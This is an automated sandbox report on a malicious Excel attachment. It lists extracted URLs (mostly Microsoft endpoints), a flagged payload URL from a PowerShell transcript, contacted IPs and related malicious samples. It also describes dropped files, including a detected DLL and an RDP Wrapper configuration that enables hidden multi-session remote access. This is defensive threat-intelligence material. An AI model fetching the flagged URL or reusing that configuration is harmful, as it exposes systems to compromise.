http://lankarecipes.com/mages.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://login.microsoftonline.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://shell.suite.office.com:1443	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://autodiscover-s.outlook.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://cdn.entity.	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.addins.omex.office.net/appinfo/query	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://wus2-000.contentsync.	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://powerlift.acompli.net	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://cortana.ai	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://api.aadrm.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://api.microsoftstream.com/api/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://cr.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://lankarecipes.com/mages.jp	PowerShell_transcript.179605.1KVzgujm.20210108093427.txt.3.dr	true	• Avira URL Cloud: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000015.00000002.877459698.0000000004FD1000.00000004.00000001.sdmp	false		high
http://https://ecs.office.com/config/v2/Office	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://graph.ppe.windows.net	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://store.office.cn/addinstemplate	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000015.00000002.877685086.0000000005110000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://go.micro	powershell.exe, 00000003.00000003.731177309.0000000004F95000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://web.microsoftstream.com/video/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://graph.windows.net	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://dataservice.o365filtering.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://stascorp.comDVarFileInfo$	Test3.jpg, 00000013.00000003.817118818.0000000004081000.00000004.00000001.sdmp, sqlmap.dll.19.dr	false	• Avira URL Cloud: safe	low
http://https://outlook.office365.com/autodiscover/autodiscover.json	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000015.00000002.877685086.0000000005110000.00000004.00000001.sdmp	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://weather.service.msn.com/data.aspx	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://apis.live.net/v5.0/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/syohex/java-simple-mine-sweeperC:	Test3.jpg, 00000012.00000003.779302580.00000000006C8000.00000004.00000001.sdmp, Test3.jpg, 00000013.00000002.939472829.0000000000400000.00000040.00000001.sdmp	false		high
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://management.azure.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://incidents.diagnostics.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://api.office.net	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://outlook.office.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://templatelogging.office.com/client/log	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://outlook.office365.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://webshell.suite.office.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://management.azure.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://ncus-000.contentsync.	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://devnull.onenote.com	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://messaging.office.com/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://augloop.office.com/v2	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false		high
http://https://skyapi.live.net/Activity/	1C667E71-DE7F-40D0-8C7D-A76533AF53EA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.236.165	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
37.46.150.86	unknown	Moldova Republic of		8758	IWAYCH	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337287
Start date:	08.01.2021
Start time:	09:32:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Telex06012020.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	3
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winXLS@25/31@1/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 38.9% (good quality ratio 11.2%) • Quality average: 20.5% • Quality standard deviation: 34.4%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.109.32.63, 52.109.12.23, 52.109.8.24, 104.43.193.48, 51.11.168.160, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.142.210, 52.155.217.156, 13.64.90.137, 20.54.26.129, 52.255.188.83 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:34:46	API Interceptor	49x Sleep call for process: powershell.exe modified
09:35:06	API Interceptor	1x Sleep call for process: WMIC.exe modified
09:35:19	API Interceptor	591x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IWAYCH	ul9kpUwYel.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	AdviceSlip.xls	Get hash	malicious	Browse	• 37.46.150.139
	Export Order Vene.xls	Get hash	malicious	Browse	• 37.46.150.139
	SimpNet.sh	Get hash	malicious	Browse	• 37.46.150.238
	Rr0veY2Ho5.exe	Get hash	malicious	Browse	• 37.46.150.211
	product_qoute_6847684898.xls	Get hash	malicious	Browse	• 37.46.150.211
	EjtRDKZNkXWoLTE.exe	Get hash	malicious	Browse	• 37.46.150.60
	ru7co.xls	Get hash	malicious	Browse	• 37.46.150.60
	http://37.46.150.184/high/iman	Get hash	malicious	Browse	• 37.46.150.184
	SWIFT-MTC749892-10-12-20_pdf.exe	Get hash	malicious	Browse	• 37.46.150.41
	SWIFT COPY.xls	Get hash	malicious	Browse	• 37.46.150.41
UNIFIEDLAYER-AS-1US	ul9kpUwYel.xls	Get hash	malicious	Browse	• 192.185.194.191
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	http://0620218.unfreezegrowers.com/bGVhaC5oZWl0bmVyQGV4cC5jb20=	Get hash	malicious	Browse	• 162.241.175.181
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 50.87.150.0
	http://https://1drv.ms/u/s!AmqlOnt-7_dxdENKsoSwOCjxG_Q?e=3ZrXeG	Get hash	malicious	Browse	• 162.241.127.190
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 192.185.120.89
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 108.179.246.23
	form.doc	Get hash	malicious	Browse	• 162.241.148.243
	RFQPO90865802ICONME.exe	Get hash	malicious	Browse	• 192.185.131.105
	Ekz Payment.htm	Get hash	malicious	Browse	• 192.185.196.146
	http://moneypay.best/	Get hash	malicious	Browse	• 192.232.250.4
	http://https://canningelectricinc.wordpress.com/	Get hash	malicious	Browse	• 192.185.188.96
	Lmcgrath - FAX_ALNRSUW.html	Get hash	malicious	Browse	• 192.185.29.156
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 108.167.141.199
	W08347.exe	Get hash	malicious	Browse	• 192.185.117.218
	http://https://datetheright1.com/damn/sharepoint%20new	Get hash	malicious	Browse	• 162.144.40.98
	http://covisa.com.br/paypal-closed-y2hir/ABqY1RAPjaNGnFw9flbsTw3mbHnBB1OUWRV6kbbvfAryr4bmEsDoeNMECXf3fg6io/	Get hash	malicious	Browse	• 162.241.101.253
	8G9b9FXspm.exe	Get hash	malicious	Browse	• 162.241.219.113
	Nuevo pedido.exe	Get hash	malicious	Browse	• 192.185.131.105

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files\Microsoft DN1\sqlmap.dll	Order Inquiry.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	
	PR E-2012513 SMT PART SUPPLY.xlsx.exe	Get hash	malicious	Browse	
	xVngcLqeWG.exe	Get hash	malicious	Browse	
	9By1j8TSMG.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.DownLoader36.28619.2173.exe	Get hash	malicious	Browse	
	Parcel_Slip_&_Address_Form.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PWS.Maria.4.28965.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Troj.XMLDwn-AS.10120.rtf	Get hash	malicious	Browse	
	newbinx.exe	Get hash	malicious	Browse	
	my_client_specification.exe	Get hash	malicious	Browse	
	Listings of Items pdf Specifications pdf.exe	Get hash	malicious	Browse	
	Purchasing Order.exe	Get hash	malicious	Browse	
	Order #DCF 465789.exe	Get hash	malicious	Browse	
	uPg8j4T6A9.exe	Get hash	malicious	Browse	
	New order samples #8495.exe	Get hash	malicious	Browse	
	xE08uG0aqO.exe	Get hash	malicious	Browse	
	OfRRJlmMtZ.exe	Get hash	malicious	Browse	
	PO-HH00890.exe	Get hash	malicious	Browse	
	Po Shkm120022019 order confirmation.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files\Microsoft DN1\rdpwrap.ini

Process:	C:\Users\user\AppData\Local\Temp\Test3.jpg
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	181846
Entropy (8bit):	5.421809355655133
Encrypted:	false
SSDEEP:	768:WEUfQYczxEQBLWf9PUupBdfbQnxJcRZsMFdKlax8Rr/d6gl/+f8jZ0fyL+8F7f6/:57f6GqZm0c11IvimstYUWtN/7
MD5:	6BC395161B04AA555D5A4E8EB8320020
SHA1:	F18544FAA4BD067F6773A373D580E111B0C8C300
SHA-256:	23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE
SHA-512:	679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAA
Malicious:	false
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main]..Updated=2020-08-25..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_ecx=BA00010000899120030000 5E90..CDefPolicy_Query_eax_rcx_jmp=B8000100008981380600009 0EB..CDefPolicy_Query_eax_esi=B8000100008986200300009 0..CDefPolicy_Query_eax_rdi=B8000100008987380600009 0..CDefPolicy_Query_eax_ecx=B8000100008981200300009 0..CDefPolicy_Query_eax_ecx_jmp=B8000100008981200300 00EB0E..CDefPolicy_Query_eax_rcx=B8000100008981380600 0090..CDefPolicy_Query_edi_rcx=BF0001000089B938060000 909090....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM

C:\Program Files\Microsoft DN1\sqlmap.dll

Process:	C:\Users\user\AppData\Local\Temp\Test3.jpg
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2

C:\Program Files\Microsoft DN1\sqlmap.dll	
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 41%
Joe Sandbox View:	• Filename: Order Inquiry.exe, Detection: malicious, Browse • Filename: New Order.exe, Detection: malicious, Browse • Filename: PR E-2012513 SMT PART SUPPLY.xlsx.exe, Detection: malicious, Browse • Filename: xVngcLqeWG.exe, Detection: malicious, Browse • Filename: 9By1j8TSMG.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.DownLoader36.28619.2173.exe, Detection: malicious, Browse • Filename: Parcel_Slip_&_Address_Form.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.PWS.Maria.4.28965.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Troj.XMLDwn-AS.10120.rtf, Detection: malicious, Browse • Filename: newbinx.exe, Detection: malicious, Browse • Filename: my_client_specification.exe, Detection: malicious, Browse • Filename: Listings of Items pdf Specifications pdf.exe, Detection: malicious, Browse • Filename: Purchasing Order.exe, Detection: malicious, Browse • Filename: Order #DCF 465789.exe, Detection: malicious, Browse • Filename: uPg8j4T6A9.exe, Detection: malicious, Browse • Filename: New order samples #8495.exe, Detection: malicious, Browse • Filename: xE08uG0aqO.exe, Detection: malicious, Browse • Filename: OfRRJlmMtZ.exe, Detection: malicious, Browse • Filename: PO-HH00890.exe, Detection: malicious, Browse • Filename: Po Shkm120022019 order confirmation.exe, Detection: malicious, Browse
